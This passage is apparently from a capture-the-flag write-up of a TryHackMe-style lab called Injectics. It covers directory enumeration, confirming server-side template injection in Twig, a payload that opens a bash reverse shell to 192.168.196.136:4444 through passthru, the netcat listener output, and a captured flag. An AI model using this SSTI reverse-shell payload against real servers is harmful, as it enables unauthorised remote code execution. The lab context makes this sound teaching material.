/composer (Status: 301) [Size: 322] [--> http://injectis.thm/vendor/composer/]
/twig (Status: 301) [Size: 318] [--> http://injectis.thm/vendor/twig/]
```

- We found some important information.
- `twig` is vulnerable to Server-Side Template injection (SSTI)

Investigating `twig`

- Let's test and confirm if it is vulnerable to SSTI
- We can use a payload for that

- Payload: `{{7*7}}`
- If it returns `49` that means it is vulnerable to SSTI



- It means that it is vulnerable to SSTI vulnerability!

Getting Reverse Shell

- We will abuse the SSTI vuln and get a reverse shell to the machine
- We will use a payload for that
- Payload:

```
{{['bash -c "bash -i >& /dev/tcp/192.168.196.136/4444 0>&1"', '']|sort('passthr
u')}}}
```

Update Profile

Email

First Name

Last Name

- We will start a listener at the specified port.

HERE WE ARE!! WE GOT THE REVERSE SHELL!!

```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.196.136] from (UNKNOWN) [10.49.152.207] 43522
bash: cannot set terminal process group (675): Inappropriate ioctl for device
bash: no job control in this shell
www-data@injectics:/var/www/html$ bash -c
& /dev/tcp/192.168.196.136/4444 0>&1\"', ']|sort('passthru')}}\" required>
```

- If you look into the directory, you will find a flags folder.
- We have a 5d8af1dc14503c7e4bdc8e51a3469f48.txt
- If we cat it we will get the last flag!
- FLAG: THM{5735172b6c147f4dd649872f73e0fdea}

LAB-STATUS: SOLVED ✓